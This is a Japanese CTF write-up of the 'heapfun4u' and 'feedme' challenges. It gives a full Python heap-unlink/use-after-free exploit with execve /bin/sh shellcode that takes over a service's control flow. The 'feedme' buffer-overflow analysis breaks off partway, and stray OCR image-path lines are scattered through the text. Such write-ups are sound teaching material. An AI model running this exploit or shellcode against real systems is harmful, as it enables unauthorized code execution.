
では、前述の処理を実行した状態で、0x7ffff7ff7000 から 0x100 バイト表示させてみます。Free で 1,3 番目の領域（以下、チャンクと呼ぶ）を解放していることに注意して下さい。

```
0x7ffff7ff7000: 0x00000022 0x00000000 0x00000000 0x00000000
0x7ffff7ff7010: 0x00000000 0x00000000 0xf7ff7100 0x00007fff
0x7ffff7ff7020: 0xf7ff7070 0x00007fff 0x00000043 0x00000000
0x7ffff7ff7030: 0x0a414141 0x00000000 0x00000000 0x00000000
0x7ffff7ff7040: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff7050: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff7060: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff7070: 0x00000062 0x00000000 0x00000000 0x00000000
0x7ffff7ff7080: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff7090: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff70a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff70b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff70c0: 0x00000000 0x00000000 0xf7ff7000 0x00007fff
0x7ffff7ff70d0: 0x00000000 0x00000000 0x00000023 0x00000000
0x7ffff7ff70e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff70f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7ffff7ff7100: 0x00000ef8 0x00000000 0x00000000 0x00000000
```

Index: 2 に入力したデータ（AAA¥n）は[F]や[W]で表示されるとおり、0x7ffff7ff7030 に保存されています。その 8bytes 手前の 0x7ffff7ff7028 には 0x43、最下位 3bit を無視すると 0x40 であり、確保した 64bytes と一致します。同様に、Index:1 の手前 8bytes である 0x7ffff7ff7000 は 0x22 で最下位 3bit を無視すると 0x20 となり、確保した 32bytes と一致します。つまり、glibc の heap 管理と同様、領域を確保すると先頭にヘッダ領域 8bytes を加えてチャンクが確保され、そこにはチャンクのデータ部分のサイズが格納されます。最下位 3bit は通常のヒープ管理と同様、チャンクの属性を保持するために使われるていると思われます。特に最下位 1bit は、Index:1 は 0 で、Index:2 は 1 であることから、解放済みであれば 0、未解放であれば 1 であることがわかります。


また解放された Index:1,3 のチャンクのデータ部のおしりには、意図しないデータが 16bytes 入っていることに気づきます。

これも glibc のヒープ管理と同様、解放されたチャンクを管理するための情報と思われます。ヒープでは、解放されたチャンクはフリーリストと呼ばれる双方向リンクリストで管理されます。チャンクが解放されるとフリーリストに追加され、双方向リンク（forward リンク、backward リンク）がチャンクのデータ部に格納されます。glibc では双方向リンクポインタはヘッダ領域のすぐ後に置かれるので、微妙に違いはありますが、おおむね glibc のヒープと同様のデータ構造をしているようです。ここまでで分かったヒープの管理方法を前述の状態を例にまとめると、次の図のようになります。



これ以降もヒープ管理におけるフリーリストの仕組みについて事前知識があると、解析がかなり楽になります。知らなくても問題は解けますが、イメージがわきやすくなると思うので、簡単に解説します。

フリーリストにあるチャンクは、特定の条件を満たすとフリーリストから除外されます。その際、双方向リンクを保つため、リンクのつなぎ換えが発生します。つなぎ換えの仕組みは以下のとおりです。


free chunk n-1
data size
backward
forward
free chunk n
data size
backward
forward
free chunk n+1
data size
backward
forward
unlink
free chunk n
free chunk n-1
data size
backward
forward
free chunk n
data size
backward
forward
free chunk n+1
data size
backward
forward

上図において、free chunk n を target としたとき、target をフリーリストから除外するために以下の処理が行われます。

i. target->backward + (target->backward->data size) に target->forward を格納
   ※ つまり chunk n-1 -> forward に chunk n+1 のアドレスを格納
ii. target->forward + (target->forward->data size - 8) に target->backward を格納
   ※ つまり chunk n+1 -> backward に chunk n-1 のアドレスを格納

書き込み先アドレスや格納する値が、target の forward や backward リンクの値であるため、たとえば、i.の処理において、target->backward に書き込み先アドレス、target->forward に書き込む値を入れておけば、任意のアドレスへの任意の値の書き込みが可能となります。

※実際は target->backward に設定したアドレスに、そのアドレスに格納された値を加えたものが書き込み先アドレスとなるので、target->backward の設定には少し工夫が必要です。

以上を踏まえ、以下の 2 つの方法が見つかれば、任意のアドレスに任意の値を書き込むことが可能であることが分かりました。

① フリーリストに属しているチャンクの双方向リンクの値を上書きする
② フリーリストから任意のチャンクを除外する

それぞれの実現方法について検討してみました。

① フリーリストに属しているチャンクの双方向リンクの値を上書き
   まず、[W]では[F]で解放したはずの領域も書き込み先として表示されていることに気付きます。ためしに、解放したはずの領域を指定し書き込みを行うと、書き込みに成功します。いわゆる use-after-free の脆弱性により、双方向リンクの値を上書きできることがわかりました。

② フリーリストから任意のチャンクを除外する

フリーリストからチャンクが除外される条件はさまざまありますが、今回はすべてのチャンクを自分で制御できるため、以下の手順が楽でした。

1. あるチャンクを他のチャンクとは異なるサイズで確保
2. 1.で確保したチャンクを解放
3. 2.で解放したサイズと同じサイズを新たに確保すると、フリーリストから 2.で解放したチャンクが選ばれ、再割り当てされる

双方向リンクを上書きするチャンクのサイズを他のチャンクより大きなユニークな値にしておけば、新たに[A]llocate する際にフリーリストから切り離すことができ、フリーリストの繋ぎかえが発生します。

続いて、どのアドレスに何を書き込むかを考えます。
まず、チャンク内でコード実行可能かどうか確認するため、strace を実行してみます。結果は以下のとおりです。


```
write(1, "[N]ice guy", 10[N]ice guy)            = 10
write(1, "¥n", 1
)                    = 1
write(1, "[E]xit", 6[E]xit)                = 6
write(1, "¥n", 1
)                    = 1
write(1, "| ", 2| )                    = 2
read(0, A
"A¥n", 255)                    = 2
write(1, "Size: ", 6Size: )                = 6
read(0, 32
"32¥n", 255)                    = 3
mmap(NULL, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7ff7000
```

チャンクを確保するための mmap に PROT_EXEC が指定されており、コード実行可能であることがわかります。そのため、チャンクにシェルコードを設置し、main 関数のリターンアドレス書き換えで、チャンクに設置したシェルコードを実行させます。
main 関数のリターンアドレスが格納されたアドレスは、Nice Guy によって取得可能です。
Nice Guy を選択した場合、main 関数から以下の関数が呼び出されます。

```
400809:      55                  push   rbp
40080a:      48 89 e5              mov    rbp,rsp
40080d:      48 83 ec 10           sub    rsp,0x10
400811:      48 8d 45 fc           lea    rax,[rbp-0x4]
400815:      48 89 c6              mov    rsi,rax
400818:      bf c6 12 40 00        mov    edi,0x4012c6
40081d:      b8 00 00 00 00        mov    eax,0x0
400822:      e8 09 fe ff ff        call   400630 <printf@plt>
(snip)
```

「Here you go: 0x7fffffffe1bc」のアドレスは、main 関数から上記関数を呼び出したときの rbp-0x4 なので、main 関数のスタックフレームのサイズを調べることで、main 関数のリターンアドレスが格納されたアドレスを計算可能です。

これらを踏まえ、ターゲットとなるチャンクに書き込む内容と、そのときのフリーリンクリストの構造は以下のようになります。※赤字が書き込む内容です。


free chunk n-1
data size
backward
forward
free chunk n
(target)
data size
shell code
padding
backward
forward
free chunk n+1
data size
overwrite address
– this address + 8
backward
forward

ここで以下の点に注意が必要です。

- 繋ぎかえ処理は以下の通り（再掲）
  i. target->backward + (target->backward->data size) に target->forward を格納
  ii. target->forward + (target->forward->data size - 8) に target->backward を格納
- つなぎ変え処理の 2 番目の処理（ii)で main 関数のリターンアドレス書き換えを狙っている。
- チャンクのヘッダは任意の書き換えができない（ヒープオーバーフローはできない）ため、free chunk n+1 のヘッダ位置をだましている(target->forward の値に 8bytes 加えている）
- 上の処理でできた偽のチャンクヘッダに「main 関数のリターンアドレスが格納された stack のアドレス - target->forward + 8」を設定することで、書き込み先が main 関数のリターンアドレスが格納された stack のアドレスになる
- 2 番目の繋ぎかえ処理（ii)で、リターンアドレス上書きを実現しているが、1 番目のつなぎ換え処理(i)も考慮しなければならない。target->backward はシェルコードを格納したアドレスである必要があるため、シェルコードの先頭に適当な命令（数値にしたときに値が小さい命令、かつ、シェルコードの実行に影響がない命令）を入れることで、セグメンテーションエラーが起きないよう工夫。
  ※ここでは jump 命令（¥xeb¥x06¥x00¥x00¥x00¥x00¥x00¥x00、数値にすると¥x06eb = 1595）にすることで、target チャンクのデータ領域内の padding 位置に target->forward のアドレスが書き込まれるようにしている。

この状態で、target チャンクと同じサイズを Allocate し、Exit することでシェルコード実行が実行されます。書いたコードは以下のとおりです

```
#!/usr/bin/env python
import os
import sys
import struct
import resource
import time
from socket import *
import telnetlib
#HOST = "heapfun4u_873c6d81dd688c9057d5b229cf80579e.quals.shallweplayaga.me"
#PORT = 3957
HOST = "localhost"
PORT = 1234
```

```
sc = "¥xeb¥x06¥x00¥x00¥x00¥x00¥x00¥x00¥x48¥x31¥xd2¥x52¥x48¥xb8¥x2f¥x62¥x69¥x6e
¥x2f¥x2f¥x73¥x68¥x50¥x48¥x89¥xe7¥x52¥x57¥x48¥x89¥xe6¥x48¥x8d¥x42¥x3b¥x0f¥x05"

class TCPClient():
    def __init__(self, host, port, debug=0):
        self.debug = debug
        self.sock = socket(AF_INET, SOCK_STREAM)
        self.sock.connect((host, port))

    def debug_log(self, size, data, cmd):
        if self.debug != 0:
            print "##%s(%d):" % (cmd, size)
            for i in data.split("¥n"):
                print repr(i)

    def send(self, data, delay=0):
        if delay:
            time.sleep(delay)
        nsend = self.sock.send(data)
        if self.debug > 1:
            self.debug_log(nsend, data, "send")
        return nsend

    def sendline(self, data, delay=0):
        nsend = self.send(data + "¥n", delay)
        return nsend

    def recv(self, size=1024, delay=0):
        if delay:
            time.sleep(delay)
        buf = self.sock.recv(size)
        if self.debug > 0:
            self.debug_log(len(buf), buf, "recv")
        return buf
```

```
    def recv_until(self, delim):
        buf = ""
        while True:
            c = self.sock.recv(1)
            buf += c
            if delim in buf:
                break
        self.debug_log(len(buf), buf, "recv")
        return buf

    def recvline(self):
        buf = self.recv_until("¥n")
        return buf

    def close(self):
        self.sock.close()

def exploit(host, port):
    client = TCPClient(host, port, debug=2)
    scChunkLen = "1824"
    # prepare for exploit: alloc 7 chunks and free 3 chunks
    prep_heap = ["A","32"]*3 # Allocate 3 chunks of 32bytes
    prep_heap += ["A",scChunkLen] # Allocate 1 chunk of 1824 bytes
    prep_heap += ["A","32"]*3 # Allocate 3 chunks of 32bytes
    prep_heap += ["F","2"] # Free 2nd chunk
    prep_heap += ["F","4"] # Free 4th chunk
    prep_heap += ["F","6"] # Free 6th chunk
    client.recv_until("| ")

    for i in xrange(0,len(prep_heap),2):
        client.sendline(prep_heap[i])
        client.recv_until(": ")
        client.sendline(prep_heap[i+1])
        client.recv_until("| ")
```

```
# get the address of stack has next EIP
client.sendline("N")
nextEipStackPtr = int(client.recvline().split(" ")[3][:-1],16) + 0x13c
print "nextEip stack pointer is %s" % hex(nextEipStackPtr)
client.recv_until("| ")

# write shellcode and cheat 1st free chunk head
client.sendline("W")
heap_map = client.recv_until(": ")
for i in heap_map.split("¥n"):
    if "2)" in i:
        renewChunkAddr = int(i.split(" ")[1],16)
        print "renew Chunk Addr is %s" % hex(renewChunkAddr)
    if "4)" in i:
        scChunkAddr = int(i.split(" ")[1],16)
        print "shellcode Chunk Addr is %s" % hex(scChunkAddr)

payload1 =  sc + "¥x90"*(int(scChunkLen)-len(sc)-16)
     + struct.pack("<Q",renewChunkAddr) + struct.pack("<Q",scChunkAddr)
payload2 = struct.pack("Q", nextEipStackPtr - renewChunkAddr)

client.sendline("4")
client.recv_until(": ")
client.send(payload1)
client.recv_until("| ")

client.sendline("W")
client.recv_until(": ")
client.sendline("2")
client.recv_until(": ")
client.send(payload2)
client.recv_until("| ")
```

```
    # allocate appropriate size so that scChunk is re-allocatec
    client.sendline("A")
    client.recv_until(": ")
    client.sendline(str(int(scChunkLen)-8))
    client.recv_until("| ")

    # leave
    client.sendline("E")
    client.recvline()
    raw_input("Enter to continue")
    try:
        t = telnetlib.Telnet()
        t.sock = client.sock
        t.interact()
        t.close()
    except KeyboardInterrupt:
        pass

if __name__ == "__main__":
    exploit(HOST, PORT)
```

実行するとシェルをとれました。

```
#python exploit_heapfun4u.py
cat flag
The flag is: Oh noze you pwned my h33p.
```

解説 3：Baby’s First 「feedme」(57 点)

解答者：NTTコムウェア　藤田 倫太朗

問題

Don't forget to feed me

http://www.scs.stanford.edu/brop/

http://download.quals.shallweplayaga.me/47aa9b0d8ad186754acd4bece3d6a177/feedme

feedme_47aa9b0d8ad186754acd4bece3d6a177.quals.shallweplayaga.me:4092

解説

Baby’s First カテゴリの 3 問目である”feedme”に取り組みました。問題文では、”Don’t forget to feed me”という文章とともに、BROP（Blind Return Oriented Programming）のリンクが記載されています。同時に、サーバへの接続先とサーバで動いていると思われるバイナリファイルのダウンロード URL が記載されています。

まず、挙動を確かめるために nc コマンドを使ってサーバに接続してみます。

```
$ nc feedme_47aa9b0d8ad186754acd4bece3d6a177.quals.shallweplayaga.me 4092
FEED ME!
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ATE 414141414141414141414141414141...
Child exit.
FEED ME!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ATE 414141414141414141414141414141...
Child exit.
FEED ME!
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ATE 414141414141414141414141414141...
YUM, got 32 bytes!
Child exit.
FEED ME!
```

入力値を繰り返し受け付け、その一部を出力するプログラムのようですが、最初にスペースを入れるなど、入力条件により”YUM, got 32 bytes!”のような文字列が出力されています。

次に、与えられたバイナリファイルの特性をローカル環境で確認します。なお、下記では gdb を利用していますが、プラグインとして gdb-peda を使って機能を拡張しています。

```
$ file feedme
feedme: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked,
for GNU/Linux 2.6.24, stripped
$ ldd feedme
        動的実行ファイルではありません
$ gdb -q feedme
Reading symbols from feedme...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$ q
$
$ perl -e 'print "AAAA"'|./feedme > /dev/null
$ perl -e 'print "A"x100'|./feedme > /dev/null
*** stack smashing detected ***: ./feedme terminated
$
```

以上の結果から、このバイナリは以下のような特性があることがわかります。

- X86 で動作する ELF ファイルであり、スタティックリンク、strip されている
- NX bit (DEP) が有効である
- 長い文字列を送るとバッファオーバーフローが発生する
- バッファオーバーフロー発生時は、Stack Smashing Protector (SSP) によりプロセスが落ちる（checksec コマンドは内部的に readelf を利用して”__stack_chk_fail”の文字列有無を確認しているため、statically linked, stripped なファイルでは”CANARY: disabled”と表示されていますが、SSP は効いています）

特性が分かったところで、静的解析をしていきます。今回の解析では IDA Pro を利用しました。問題ファイルは strip されているためシンボル情報が残っていませんが、チームメイトが FLIRT シグネチャファイルを作ってくれていました。このファイルをインポートすることである程度のシグネチャ情報がわかり、解析にとても役立ちました。




図 3-1　FLIRT シグネチャファイルインポート後の静的解析

静的解析の結果、このバイナリでは以下のような動作をしていました。

1. 800 回のループの中で fork 関数を呼び、子プロセスを生成する
2. 子プロセスが入力を待ち受ける
3. 入力値の 1 文字目を 16 進数値として参照し、後続の入力を受け付けるサイズとする
4. 上記 3 の 1 文字目が示すサイズ分だけ、後続の入力を読み込む
5. これらの処理は 150 秒間実行され、時間が経過するとタイムアウトで切断される

項番 3, 4 で入力値を読み込みますが、入力文字列を保存するバッファは 32 バイトしかないため、ここでバッファオーバーフローが発生します。しかし、メモリ防御機構として SSP が働いているため、Stack 上に配置されている Stack Canary の値を書き換えてしまい、子プロセスがダウンしてしまいます。

サーバ接続時に ”YUM, got 32 bytes!” と表示されなかった場合がありましたが、これは SSP によって子プロセスがダウンし、後続の出力処理が実行されなかったということです。

